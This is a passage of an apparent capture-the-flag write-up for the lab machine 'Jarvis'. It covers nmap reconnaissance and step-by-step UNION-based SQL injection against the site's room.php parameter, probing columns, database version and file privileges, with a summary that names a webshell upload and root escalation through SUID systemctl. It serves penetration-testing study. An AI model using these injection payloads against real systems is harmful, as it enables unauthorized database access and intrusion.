Machine Summary
Jarvis is intermediate linux machine. Host is running http website on port 80, and that site was vulnerable to SQLi. Attacker could upload webshell into web root directory via SQLi. after gain a shell, attacker can escalate privilege to user pepper via OS Command Injection. And finally we can gain root shell by abusing SUID of systemctl
Recon
With nmap, we can know target’s 22,80,64999 ports open
nmap 10.129.207.238 -p 22,80,64999 -sC -sV -Pn -n > nmap_detail
cat nmap_detail

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 22:31 +0900
Nmap scan report for 10.129.207.238
Host is up (0.096s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Stark Hotel
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.93 seconds
Port 80 HTTP Enumeration
visit to http://10.129.207.238/rooms-suites.php, we can see some room lists from there

if we click the “Book now!” buttons from one of there, site is redirecting us to /room.php?cod=<room_index>

redirect to /room.php :

To test SQLi, i’ll just append ' to end of query url, and it seems vulnerable
Initial Foothold
Since we know that site is vulnerable to SQLi, we can try to check below things :
- specify vulnerable type of SQLi (Time Based, Union Select, Error Based …)
- which database is using?
- which user logged in now?
- do we have permissions to read local file?
- do we have permissions to write our malicious file into host?
- how many columns exist for this table?
At first, i’ll try to specify the number of columns.
http://10.129.207.238/room.php?cod=1 order by 1-- -
http://10.129.207.238/room.php?cod=1 order by 2-- -
<SNIP>
http://10.129.207.238/room.php?cod=1 order by 8-- -

Some error has occured when Order by 8, so that we can assume the table has total 7 columns.

now, i’ll try to specify data output index by UNION SELECT.
i tried payload with http://10.129.207.238/room.php?cod=1 union select 1,2,3,4,5,6,7-- -first, but it failed.

Another payload http://10.129.207.238/room.php?cod=0 union select 1,2,3,4,5,6,7-- - has worked.

i’ll check the type of database
http://10.129.207.238/room.php?cod=0 union select 1,@@version,3,4,5,6,7-- -

MySQL.
Let’s check wheter we have File permission.
http://10.129.207.238/room.php?cod=0 union select 1,file_priv,3,4,5,6,7 from mysql.user-- -
